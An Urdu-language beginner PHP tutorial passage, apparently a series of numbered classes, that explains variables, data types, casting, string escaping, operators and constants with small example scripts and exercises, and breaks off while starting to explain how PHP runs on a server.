<head><title>PHP</title>
</head>
<body>

      <?php

      //declareing variables, adding two numbers and  displaying result

      $number_1 = 50;
      $number_2 = 100;

      $sum = $number_1 + $number_2;

      echo "Sum is: " . $sum;
      ?>

</body>
</html>
```


Output:

```
Sum  is:  150
```

اس سکرپٹ میں آپ دیکھ رہے ہیں کہ سب سے پہلے میں نے کچھ کومنٹس ڈالے ہیں ۔ اسکے بعد دو variables بنائے۔ $number_1 اور $number_2 کے ناموں سے اور انکو ویلیوز assign کر دی۔

```
$numbber_1 = 50;
$number_2 = 100;
```

پھر ہم نے $sum کا variable بنایا اور دونوں variables کو جمع کر کے ٹوٹل $sum کو assign کر دیا۔



اور آخر میں echo سٹیٹمنٹ کی مدد سے $sum کو پرنٹ کر دیا۔

```
echo "Sum is:" . $sum
```

اس سٹیٹمنٹ میں آپ کو ایک dot نظر آ رہا ہے، یہ کیا کرتا ہے؟ جب ہم دو سٹرنگز کو آپس میں جوڑتے ہیں تو دونوں سٹرنگز کے درمیان میں dot(.) لگاتے ہیں۔ اسکو Concatenation کہتے ہیں۔ اس سٹیٹمنٹ میں ہم نے دو سٹرنگز "Sum is: " اور $sum کا variable جوڑ کر پرنٹ کر دیا تو اوٹ پٹ کچھ اسطرح ہے۔ Sum is: 150

Data Types

ڈیٹا کے مختلف اقسام ہیں جیسے کہ نومیرک ڈیٹا(0-9)، الفابیٹک ڈیٹا(a-z)، الفانومیرک ڈیٹا(a-z, 0-9) وغیرہ۔ اس لئے جب ہم کوئی variable بناتے ہیں تو اسکا ڈیٹا ٹائپ بھی متعین کرتے ہیں اور اسکے مطابق اسکو میموری میں جگہ ملتی ہے۔ کچھ پروگرامنگ لینگوئجز variable declaration کے دوران آپ سے اسکا ڈیٹا ٹائپ بھی مانگتی ہیں کہ آپ جو variable بنا رہے ہیں اسمیں کس قسم کا ڈیٹا سٹور کرینگے۔ جیسے کہ اگر ہم C++ کی مثال لیں تو اسمیں variable اس طرح بناتے ہیں:

```
int a = 5;
```

اسمیں آپ دیکھ رہے ہیں کہ پہلے میں نے variable کا ڈیٹا ٹائپ بتایا یعنی کہ a ایک integer ٹائپ کا variable ہے اور اسمیں ایک whole number سٹور ہوگا۔ اگر a کو ہم کریکٹر assign کرینگے تو error آئے گا۔ PHP ایک آسان اور loosely typed لینگوئج ہے، مطلب اسمیں آپ ایک variable بنائیں اور اسکو کسی بھی قسم کا ڈیٹا assign کردے، یہ خود بخود اسکا Date Type متعین کردے گا اور آپ کو کسی error کا سامنا نہیں کرنا پڑے گا۔

Data Types

تفصیل	مثال	قسم
whole نمبر	5	Integer
floating-point number	10.234	Double
حروف کا مجموعہ	"Pakistan"	String
ایک مخصوص ویلیو true , false	true	Boolean
فنکشنز اور variables کا مجموعہ		Object
variables کا مجموعہ	array(1,2,3,4....)	Array
وہ variable جسکو ابھی ویلیو نہ دی گئی ہو		NULL

انکو سمجھنے کیلئے ہم ایک چھوٹا سا پروگرام بناتے ہیں۔ اپنا ایڈیٹر کھولیں اور اسمیں یہ پروگرام لکھیں۔

```
<?php
    $test_var; // declare without assigning
    echo "The data type of test_var variable is:" . gettype( $test_var );
    echo "<br />";
    $test_var = 5;  // integer
    echo "The data type of test_var variable is now:" . gettype( $test_var );
    echo "<br />";
    $test_var = "pakistan";    // string
    echo "and now the data type is:" . gettype( $test_var );
    echo "<br />";
    $test_var = 9.33;      // double
    echo "data type is now:" . gettype( $test_var );
    echo "<br />";
    $test_var = true;      // boolean
    echo "The data type of test_var variable is now:" . gettype( $test_var );
    echo "<br />";
?>
```

```
Output:
The data type of test_var variable is: NULL
The data type of test_var variable is now: integer
and now the data type is: string
data type is now: double
The data type of test_var variable is now: boolean
```

اس سکرپٹ میں آپ دیکھ رہے ہیں کہ ہم نے $test_var کا variable بنایا۔ **gettype** فنکشن سے ہم کسی variable کی ڈیٹا ٹائپ معلوم کرتے ہیں۔ اگلی لائنوں میں ہم variable کو مختلف قسم کا ڈیٹا assign کر رہے ہیں اور gettype فنکشن کی مدد سے اسکا date type معلوم کر کے پیج پر پرنٹ کر رہے ہیں۔ آپ دیکھ رہے ہیں کہ ہم ایک ہی variable کو مختلف قسم کا ڈیٹا Assign کر رہے ہیں اور PHP خود ہی رن ٹائم پر اسکا ڈیٹا ٹائپ تبدیل کر دیتا ہے۔ اچھا! ہم کسی variable کا ڈیٹا ٹائپ کیسے سیٹ کرینگے؟ میرا مطلب ہے رن ٹائم پر۔ ارے بہت آسان ہے، جس طرح gettype کا فنکشن ڈیٹا ٹائپ معلوم کرتا ہے اسی طرح settype کا فنکشن سیٹ کرتا ہے۔ پروگرام لکھیں

```php
<?php
    $myvar = 100;
    echo "Data type of myvar is:"  .  gettype($myvar) . "<br />";
    settype($myvar,"string");
    echo "The variable is now a:"  .  gettype($myvar);
?>
```

```
Output:
Data type of myvar is: integer
The variable is now a: string
```

ہم نے ایک myvar کے نام سے ویریبل بنایا اور اسکو 100، assign کیا جو کہ ایک integer type کا variable بن گیا۔ دوسری لائن پر ہم نے اسکا ڈیٹا ٹائپ پرنٹ کیا۔ settype فنکشن کی مدد سے ہم نے اسکا ڈیٹا ٹائپ تبدیل کیا یعنی string کر دیا اور آخری لائن پر ریزلٹ پرنٹ کیا۔ settype کا فنکشن آپ سے دو پیرامیٹرز لیتا ہے۔

settype (ویریبل کا نام, "اس کی نئی ڈیٹا ٹائپ")

ہم نے پڑھا تھا کہ PHP ایک فنکشنز سے بھرپور لینگویج ہے۔ کسی vaiable کا ڈیٹا ٹائپ تبدیل کرنے کا ایک اور طریقہ بھی ہے۔

Casting سے ڈیٹا ٹائپ تبدیل کرنا

اگر کسی ویریبل سے پہلے بریکٹس میں اسکے ڈیٹا ٹائپ کا ذکر کریں تو اسکی ٹائپ اسی میں تبدیل ہو جاتی ہے۔ لیکن settype اور Cast میں یہ فرق ہے کہ Cast اصل ویریبل کی ڈیٹا ٹائپ کو تبدیل نہیں کرتا بلکہ اسکی کاپی بنا کر تبدیل کرتا ہے ۔ پروگرام لکھیں:

```php
<?php
    $undecided = 3.14;
    $holder = ( double ) $undecided;
    print gettype( $holder ) ; // double
    print " -- $holder<br />"; // 3.14
    $holder = ( string ) $undecided;
    print gettype( $holder ); // string
    print " -- $holder <br />"; // 3.14
    $holder = ( integer ) $undecided;
    print gettype( $holder ); // integer
    print " -- $holder<br />"; // 3
    $holder = ( double ) $undecided;
    print gettype( $holder ); // double
    print " -- $holder<br />"; // 3.14
    $holder = ( boolean ) $undecided;
    print gettype( $holder ); // boolean
    print " -- $holder<br />"; // 1
?>
```

```
Output:
double -- 3.14
string -- 3.14
integer -- 3
double -- 3.14
boolean -- 1
```

اس سکرپٹ میں ہم نے `$undecided` کے نام سے ویریبل بنایا اور اسکو ایک `floating point` ویلیو دے دی پھر `casting` کے ذریعے `$undecided` ویریبل کا ڈیٹا ٹائپ تبدیل کر کے کاپی کو `$holder` کے ویریبل میں ڈالا اور `$holder` کا ڈیٹا ٹائپ معلوم کر کے ریزلٹ پرنٹ کرتا گیا۔ اسطرح `$undecided` کا اصل ٹائپ `double` ہی رہا اور اسکی ہم نے مختلف ٹائپ کی کاپیاں بنائی۔ یہ اس وقت کام آتا ہے جب آپ کو ایک خاص قسم کی ویلیو درکار ہوتی ہے جیسے `string` یا `integer` وغیرہ۔ مثلاً آپ یوزر کو کہتے ہیں کہ اس ٹیکسٹ بکس میں اپنی عمر لکھیں اور آپ کو عمر `integer` میں درکار ہو اور `user` کچھ اسطرح لکھ دیتا ہے `27 years`، اب اس صورت حال میں آپ `cast` آسانی سے استعمال کر سکتے ہیں مثلاً

```
$age = (integer) $user_age;
print $age;
```

```
Output:
27
```

اس کے علاوہ بھی فنکشنز موجود ہیں ڈیٹا ٹائپ تبدیل کرنے کیلئے مثلاً

`intval(value);` ایک ویلیو لیتا ہے اور `integer, return` کرتا ہے

`doubleval(value);` ایک ویلیو لیتا ہے اور `double, return` کرتا ہے

`strval(value);` ایک ویلیو لیتا ہے اور `string, return` کرتا ہے

ڈیٹا ٹائپ کے حوالے کچھ اور فنکشنز بھی ہیں جن پر ہم بعد میں بات کریں گے

اچھا ! ایک اور بات جو ابھی میرے ذہن میں آئی ہے، پچھلے سبق میں آپ کو یاد ہوگا کہ ہم نے echo اور print سٹیٹمنٹس پر بات کی تھی۔ اگر echo یا prtint سٹیٹمنٹ مطلب کسی string میں آپ کوئی سپیشل کریکٹر لکھتے ہیں مثال کے طور پر ڈبل کوٹس (") ، بیک سلیش (\) ، سنگل کوٹ (') یا کوئی اور وائٹ سپیس کریکٹر تو اس کا کیا طریقہ ہے۔ ان کریکٹرز کو escape کرنے کیلئے string کے اندر بیک سلیش لگاتے ہیں اور پھر وہ کریکٹر لکھتے ہیں۔ مثال:

```
<?php
echo "He said: \"I Love Pakistan\"";
?>

Output:
He said: "I Love Pakistan"
```

اس سٹیٹمنٹ میں آپ دیکھ رہے ہیں کہ میں سٹرنگ کے اندر ڈبل کوٹس پرنٹ کرنا چاہتا تھا اور ان کو میں نے بیک سلیش سے escape کیا ہے۔ دوسری بات، اگر ہم کسی ویریبل کو echo یا print سٹیٹمنٹ میں سٹرنگ کے اندر لکھتے ہیں تو اگر سٹرنگ سنگل کوٹس میں ہے تو اس ویریبل کا نام پرنٹ ہوگا اور اگر سٹرنگ ڈبل کوٹس میں ہے تو ویریبل کی ویلیو پرنٹ ہوگی۔ مثال:

```
<?php
$city = "Islamabad";
echo 'City is: $city' . '<br />';
echo "City is: $city";
?>

Output:
City is: $city
City is: Islamabad
```

آج کا سبق ختم ہوگیا امید کرتا ہوں کہ آپ نے کچھ نہ کچھ سیکھا ہوگا۔ اگلی کلاس میں پھر ملاقات ہوگی۔ میرے لئے دعا کریں۔ **اللہ حافظ**

مشق نمبر (1)

سوال نمبر 1: PHP کب، کس نے اور کیوں بنائی تھی؟

سوال نمبر 2: PHP کس چیز کا مخفف ہے؟ اسکو ہم کن مقاصد کیلئے استعمال کر سکتے ہیں؟

سوال نمبر 3: ڈائنامک پیج سے کیا مراد ہے؟ سٹیٹک اور ڈائنامک ویب سائٹ میں کیا فرق ہے؟

سوال نمبر 4: PHP/F1 یوزرز میں کیوں مقبول ہوا تھا؟

سوال نمبر 5: ZEND کیا ہے؟ PHP کے ڈویلپمنٹ میں اس کا کیا کردار ہے؟

سوال نمبر 6: مائی سیکول کیا ہے اور کب متعارف ہوا تھا؟

سوال نمبر 7: PHP سرور سائڈ لینگویج ہے یا کلائنٹ سائڈ؟

سوال نمبر 8: آج کل PHP کا کونسا ورژن استعمال ہو رہا ہے؟

سوال نمبر 9: PHP کن ڈیٹابیسز کو سپورٹ کرتی ہے؟

سوال نمبر 10: کونسے ویب سرورز PHP کو سپورٹ کر رہے ہیں؟

اپنے جوابات ضرور پوسٹ کریں

شکیل محمد خان
shakeel599@gmail.com

اسلام علیکم

پی ایچ پی، مائی سیکول اور ویب ڈویلپمنٹ کے چوتھی کلاس میں خوش آمدید

آپریٹرز: (Operators)

اب ہم اس قابل ہوگئے ہیں کہ ویریبل بنا سکتے ہیں اسکو ویلیو assign کر سکتے ہیں اور ساتھ ساتھ اسکی ڈیٹا ٹائپ معلوم اور سیٹ بھی کر سکتے ہیں۔ آپریٹرز ایسے علامات (symbols) ہوتے ہیں جو اگر ایک یا زیادہ ویلیوز کے ساتھ استعمال ہو جائے تو نتیجے میں ایک نئی ویلیو پیدا ہوتی ہے۔ جن ویلیوز پر آپریٹر کوئی عمل کرتا ہے انکو operand کہتے ہیں۔ مثال:

5 + 10

5 اور 10، operands ہیں اور + آپریٹر ان پر عمل کر کے ہمارے پاس نئی ویلیو 15 حاصل ہو رہی ہے۔ چند آپریٹرز کے علاوہ تمام آپریٹرز operands کے درمیان میں استعمال ہوتے ہیں۔ آیئے PHP کے کچھ آپریٹرز کو دیکھ لیں۔

The Assignment Operator

(=)

پچھلی کلاس میں ہم نے اس آپریٹر پر بات کی تھی۔ یہ کسی ویریبل کو ویلیو دینے کیلئے استعمال ہوتا ہے۔ مثال:

```
$name = "shakeel" ;
```

Arithmetic Operators

ریزلٹ	مثال	نام	آپریٹر
13	10 + 3	جمع	+
3	10 - 7	منفی	-
5	10 / 2	تقسیم	/
20	10 * 2	ضرب	*
1	10 % 3	ماڈیولس	%

میرے خیال میں یہ آپ سب کو آتے ہیں۔ شاید % (ماڈیولس) آپ کیلئے نیا ہو۔ یہ آپریٹر بائیں طرف کے **operand** کو دائیں طرف کے **operand** پر تقسیم کر کے جو بچتا ہے وہ ریٹرن کرتا ہے۔

Concatenation Operator

(.)

اسکے بارے میں بھی ہم نے پڑھا تھا۔ یہ دو یا دو سے زیادہ سٹرنگز کو آپس میں جوڑ دیتا ہے۔ مثال:

```
"hello" . "world"
```

"hello world" ریٹرن کریگا۔ اور

```
$centimeters = 200;
print "the width is ".($centimeters/100)." meters";

Output:
the width is 2 meters
```

Combined Assignment Operators

اگرچہ ہمارے پاس ایک ہی assignment operator ہے لیکن PHP یہ سہولت فراہم کرتی ہے کہ ہم اسکو دوسرے آپریٹرز یعنی Arithmetic Operators اور Concatenation Operator کے ساتھ ملا کر ریزلٹ حاصل کر سکتے ہیں۔ مثال:

```
<?php
    $y = 10;
    $y = $y + 5;     //$y now equals 15
    print $y;
?>
```

اسکی بجائے ہم اسطرح لکھ سکتے ہیں:

```
<?php
    $y = 10;
    $y += 5;   // $y now equals 15
    print $y;
?>
```

آپ دیکھ رہے ہیں کہ ہم نے = اور + آپریٹرز کو جوڑ کر لکھا ہے تو اسکا مطلب یہ ہوا کہ بائیں operand کی جو ویلیو ہے اسکے ساتھ دائیں operand کو جمع کر کے ریزلٹ کو بائیں operand میں سٹور کر دو۔ اسمیں آپ + کی جگہ کوئی آپریٹر استعمال کر سکتے ہیں جیسے کہ % / * - وغیرہ۔

Combined Assignment Operators

مساوی ہے	مثال	آپریٹر
`$y = $y + 5`	`$y += 5`	`+=`
`$y = $y - 5`	`$y -= 5`	`-=`
`$y = $y / 5`	`$y /= 5`	`/=`
`$y = $y * 5`	`$y *= 5`	`*=`
`$y = $y % 5`	`$y %= 5`	`%=`
`$y = $y . "test"`	`$y .= "test"`	`.=`

Comparison Operators

یہ آپریٹرز اپنے operands کا ایک دوسرے کے ساتھ موازنہ کرتا ہے اور کامیابی کی صورت میں boolean یعنی true یا false ویلیو ریٹرن کرتا ہے۔ یہ control structures (if, while) میں زیادہ تر استعمال ہوتے ہیں۔ مثال: اگر ہمیں یہ ٹیسٹ کرنا ہو کہ آیا $X، 5 سے چھوٹا ہے تو ہم لکھیں گے:

```
$x < 5;
```

اب اگر $x کی ویلیو 3 ہو تو یہ true ریٹرن کریگے اور $x کی ویلیو 10 ہو تو پھر false ریٹرن کریگے۔

Comparison Operators

ریزلٹ	مثال	نام	آپریٹر
true	`100 == 100`	دونوں operands برابر ہو (Equivalence)	`==`
true	`10 != 50`	دونوں operands برابر نہ ہو (Non-equivalence)	`!=`
false	`5 > 20`	بائیاں operand بڑا ہو دائیں سے (Greater than)	`>`
true	`5 < 10`	بائیاں operand چھوٹا ہو دائیں سے (Less than)	`<`
false	`5 >= 15`	بائیاں operand بڑا ہو یا برابر ہو دائیں کے (Greater than or equal to)	`>=`
true	`5 <= 15`	بائیاں operand چھوٹا ہو یا برابر ہو دائیں کے (Less than or equal to)	`<=`
false	`5 === "5"`	دونوں operands برابر ہوں اور انکے Data type بھی same ہوں (Identical)	`===`

یہ آپریٹرز زیادہ تر integer یا double کے ساتھ استعمال ہوتے ہیں صرف Equivalence(==) آپریٹر کو آپ string کے ساتھ بھی استعمال کر سکتے ہیں۔

Logical Operators

(and, or, not)

یہ آپریٹرز دو کنڈیشنز کو چیک کرتا ہے اور boolean ویلیو true یا false ریٹرن کرتے ہیں۔

1: (OR) یہ آپریٹر دو کنڈیشن چیک کرتا ہے اور اگر ایک بھی اسمیں true ہو جائے تو یہ true ریٹرن کرتا ہے۔ یہ اسطرح (||) یا (or) لکھا جاتا ہے۔ مثال:


```
($age == 27) || ($age == 30)
```

آپ دیکھ رہے ہیں کہ میں دو کنڈیشن چیک کر رہا ہوں یعنی مجھے عمر 27 یا 30 چاہیے۔ اب اگر $age میں 27 ہو تو میری بائیں جانب والی کنڈیشن true ہو گئی اور ریزلٹ true میں ہو گا اور اگر $age میں 30 ہو تو پھر بائیں والی کنڈیشن true ہو گئی اور ریزلٹ پھر بھی true میں ہو گا۔ کیونکہ OR میں کوئی ایک بھی کنڈیشن true ہو جائے تو ریزلٹ true ہوتا ہے۔ اگر $age میں 25 آ گیا تو پھر یہ false ریٹرن کریگا۔ کیونکہ میری دونوں کنڈیشنز False ہو رہی ہیں۔ ہم OR کا truth table بناتے ہیں اس سے آپکو زیادہ کلیئر ہو جائے گا۔

OR کا ٹرتھ ٹیبل

operand-1	Operand-2	Result
true	true	true
false	true	true
true	false	true
false	false	false

اسمیں ہم دیکھ رہے ہیں کہ جب تک دونوں operands کا ریزلٹ false نہیں ہوتا، ہمارے پاس OR میں ریزلٹ true آ رہا ہے۔ ایک اور مثال سے یہ زیادہ واضح ہو جائے گا:



2: (And):دو کنڈیشنز کو چیک کرتا ہے اور جب دونوں کنڈیشنز true ہوں تو یہ true ریٹرن کرتا ہے ورنہ تو false۔ یہ اسطرح (&&) یا (and) میں لکھا جاتا ہے۔ مثال کے طور پر ہم ایک پروگرام بنا رہے ہیں جسمیں ہم چیک کرتے ہیں کہ یوزر کی عمر 27 سال ہو اور ملک پاکستان ہو تو پھر ہی اس کو جاب ملی گی۔


```
($age == 27) && ($country == "pakistan");
```

اسمیں آپ دیکھ رہے ہیں کہ جب تک میرے دونوں شرط پورے نہیں ہونگے تو یہ false ریٹرن کریگا۔ مثلاً یوزر کی عمر 25 سال ہے اور ملک پاکستان ہے تو بھی وہ اس جاب کیلئے اہل نہیں ہے اور یوزر کی عمر 27 سال ہے اور ملک ایران ہے تو پھر یہ false ریٹرن کریگا۔ ہم and کا truth table بناتے ہیں اس سے آپکو زیادہ واضح ہو جائے گا۔

AND کا ٹرتھ ٹیبل

operand-1	Operand-2	Result
true	true	true
false	true	false
true	false	false
false	false	false

اس ٹیبل میں آپ دیکھ رہے ہیں کہ جب تک دونوں operands، true نہیں ہوتے ریزلٹ false ہی آتا ہے۔ ایک اور مثال:



3: NOT(!): not آپریٹر کسی ایک کنڈیشن کو چیک کرتا ہے اور اگر وہ true ہو تو یہ false ریٹرن کرتا ہے اور اگر false ہو تو true ریٹرن کرتا ہے۔ یہ اسطرح لکھا جاتا ہے (!)۔

Increment, Decrement Operators

(++ , --)

یہ آپریٹرز کسی integer type کے ویریبل میں 1 کا اضافہ یا کمی کرتا ہے اور یہ زیادہ تر loops میں استعمال ہوتے ہیں۔ جب ہم کسی ویریبل کے نام کے بعد دو جمع کے سیمبل لگاتے ہیں جیسے کہ ($i++) تو اسکو Incrementing کہتے ہیں اور اگر دو منفی کے سیمبل لگاتے ہیں جیسے کہ ($i--) تو اسکو Decrementing کہتے ہیں۔ (++) کو Increment operater اور (--) کو Decrement Operator کہتے ہیں۔ مثال:

```
$a = 5;
$a++;   // $a is incremented
$a--;   // $a is Decremented
```

اگر ہم کسی ویریبل کے نام کے بعد ++ لگاتے ہیں تو اسکو Post Increment اور -- لگاتے ہیں تو اسکو Post Decrement کہتے ہیں۔ جیسے کہ اوپر کے مثال میں آپکو نظر آ رہا ہے۔ اگر ++ ویریبل کے نام سے پہلے لگاتے ہیں تو اسکو Pre Increment اور اگر -- لگاتے ہیں تو Pre Decrement کہتے ہیں۔ مثال:

```
$a = 5;
++$a;           // $a is incremented
--$a;           // $a is Decremented
```

اچھا Postfix اور Prefix میں کیا فرق ہے؟ جب ہم Post Increment یا Post Decrement جیسے کہ $a++ استعمال کرتے ہیں تو اسمیں پہلے اس variable کی ویلیو ریٹرن ہوتی ہے اور پھر وہ Increment یا Decrement ہوتا ہے۔ جبکہ Pre Increment یا Pre Decrement جیسے کہ ++$a میں پہلے وہ ویریبل Increment یا Decrement ہوتا ہے اور پھر ویلیو ریٹرن ہوتی ہے یعنی اسی لائن پر اسکی ویلیو میں 1 کا اضافہ یا کمی ہو جاتی ہے۔ نہیں سمجھ آیا!!!!! چلیں ایک پروگرام لکھتے ہیں۔

```
<?php
    //using post increment
    $test_var = 5;
    print "<h3>Post Increment</h3>";
    print "The value of test_var is:".$test_var."<br>";
    print "By using Post Increment the value of test_var is:".$test_var++;
    print "<br>";
    print "On next line, the value is now:".$test_var;
    print "<br>";
    //using Post Decrement
    $test_var = 5;
    print "<h3>Post Decrement</h3>";
    print "The value of test_var is:".$test_var."<br>";
    print "By using Post Decrement the value of test_var is:".$test_var--;
    print "<br>";
    print "On next line, the value is now:".$test_var;
    print "<br>";
    //using Pre Increment
    $test_var = 5;
    print "<h3>Pre Increment</h3>";
    print "The value of test_var is:".$test_var."<br>";
    print "By using Pre Increment the value of test_var is:".++$test_var;
    print "<br>";
    print "On next line, the value is now:".$test_var;
    print "<br>";
    //using Pre Decrement
    $test_var = 5;
    print "<h3>Pre Decrement</h3>";
    print "The value of test_var is:".$test_var."<br>";
    print "By using Pre Decrement the value of test_var is:".--$test_var;
    print "<br>";
    print "On next line, the value is now:".$test_var;
    print "<br>";
?>
```

Output:

```
Post Increment
The value of test_var is:5
By using Post Increment the value of test_var is:5
On next line, the value is now:6
Post Decrement
The value of test_var is:5
By using Post Decrement the value of test_var is:5
On next line, the value is now:4
Pre Increment
The value of test_var is:5
By using Pre Increment the value of text_var is:6
On next line, the value is now:6
Pre Decrement
The value of test_var is:5
By using Pre decrement the value of text_var is:4
On next line, the value is now:4
```

اوپر کے پروگرام میں سب سے پہلے ہم نے ایک test_var$ کے نام ویریبل بنایا۔ پھر اسکو مختلف طریقوں سے Increment اور Decrement کیا۔ آپ دیکھ رہے ہیں کہ Post Increment میں ویریبل کی ویلیو اگلی لائن میں Increment یا Decrement ہو رہی ہے یعنی پہلے اسکی ویلیو پرنٹ ہو رہی ہے اور پھر اسمیں 1 کا اضافہ یا کمی ہوتی ہے۔ جبکہ Pre Increment اور Pre Decrement میں اسی لائن پر ویریبل میں 1 کا اضافہ یا کمی ہوتی ہے اور پھر ویلیو پرنٹ ہو رہی ہے۔

Constants

ہم نے پڑھا تھا کہ Variables میں ہم عارضی طور پر ڈیٹا سٹور کرتے ہیں اور جو تبدیل ہوتے رہتے ہیں۔ لیکن بعض دفعہ ہمیں ایک ایسی ویلیو درکار ہوتی ہے جو ہم نہیں چاہتے کہ تبدیل ہو جائے۔ ایسی صورت میں ہم Constant بناتے ہیں۔ Constant ویریبل کی ایک قسم ہے جسکو ہم ایک دفعہ ویلیو assign کرتے ہیں اور پھر اسکی ویلیو تبدیل نہیں ہوتی۔ ایک عام ویریبل اور Constant کے بنانے میں فرق ہے۔ Constant بنانے کیلئے ہم PHP کا ایک فنکشن Define استعمال کرتے ہیں۔ اس فنکشن میں پہلے ہم Constant کا نام لکھتے ہیں اور پھر اسکو ویلیو assign کرتے ہیں۔ مثال:

```
define("CONSTANT_NAME","IT Dunya");
```

ہم نے CONSTANT_NAME کے نام سے ایک Constant بنایا اور اسکو ویلیو IT Dunya دے دی۔ کسی Constant کو ہم صرف نمبر یا سٹرنگ ویلیو دے سکتے ہیں۔ ہم نے constant کے نام کو Upper یعنی بڑے حروف میں لکھا ہے، یہ ضروری نہیں لیکن ایک اچھی پروگرامنگ ہے کہ آپ Constant کا نام Upper میں لکھیں اسطرح آپکو کوڈ میں پتہ چلے گا کہ یہ ایک Constant ہے۔ کسی Constant کی ویلیو حاصل کرنے کیلئے صرف اسکا نام لکھتے ہیں اور اسکے ساتھ $ نہیں لگاتے۔ اس سکرپٹ کو ٹیسٹ کریں۔

```
<?php
define("SITE_NAME","IT Dunya");
print "I Love " . SITE_NAME;
?>
```

آج کا سبق ختم ہوا۔ اگلی کلاس میں پھر ملاقات ہوگی۔ غلطی معاف، اپنا خیال رکھیں۔ اللہ حافظ

مشق نمبر 2:

سوال نمبر 1: ویریبل کسے کہتے ہیں؟ PHP میں ہم ویریبل کیسے بناتے ہیں؟

سوال نمبر 2: کسی ویریبل کا ڈیٹا ٹائپ کیسے معلوم کرتے ہیں؟

سوال نمبر 3: Cast اور Settype میں کیا فرق ہے؟

سوال نمبر 4: intval فنکشن کس لئے استعمال ہوتا ہے؟

سوال نمبر 5: اس سٹیٹمنٹ کی Output کیا ہوگی۔ (print 'user age is:$age';) اگر $age میں 24 ہو۔

اپنے جوابات ضرور پوسٹ کریں

شکیل محمد خان
shakeel599@gmail.com

اسلام علیکم

پی ایچ پی ، مائی سیکول اور ویب ڈویلپمنٹ کی پانچویں کلاس میں خوش آمدید

پی ایچ پی کا آن لائن پروگرام کیسے چلتا ہے؟

سرور اور کلائنٹ آپس میں کیسے بات چیت کرتے ہیں؟

بہت سارے دوستوں کو یہ کنفیوژن ہے کہ پی ایچ پی کا پروگرام کیسے چلتا ہے؟ سرور اور کلائنٹ کا کیا رشتہ ہوتا ہے؟ آج کے کلاس میں ہم اس پر بات کرینگے تاکہ سب دوستوں پہ کلیئر ہو جائے۔ پی ایچ پی ان ڈسک ٹاپ سافٹ ویئرز کی طرح نہیں ہے جو ہمارے لوکل سسٹم پر چلتے ہیں اور ہم جانتے ہیں کہ انکی extenstion ، .exe ہوتی ہے اور وہ executable ہوتے ہیں۔ آن لائن PHP پروگرام تب رن ہوتا ہے جب سرور کے پاس request جاتی ہے اور وہ request سرور کو ایک فائل کی نشاندہی کرتا ہے کہ Web server اس فائل کو رن کرکے ریزلٹ کو واپس کلائنٹ کے براؤزر پر سنڈ کردے۔ لیکن اس سے پہلے کہ سرور response کرے، اگر وہ فائل پی ایچ پی کی ہے تو PHP انجن کو ایک چانس دیا جاتا ہے کہ وہ اس فائل میں PHP کا سکرپٹ process کرے۔ لیکن ایک بات جو ہمیں یاد رکھنی چاہیے وہ یہ کہ Web server ایک ٹائم میں صرف ایک ہی فائل کو رن کرتی ہے اسلئے صرف ایک ہی فائل کو ہم سرور سے request کرسکتے ہیں۔ بیشک ہم Include یا require کنسٹرکس سے 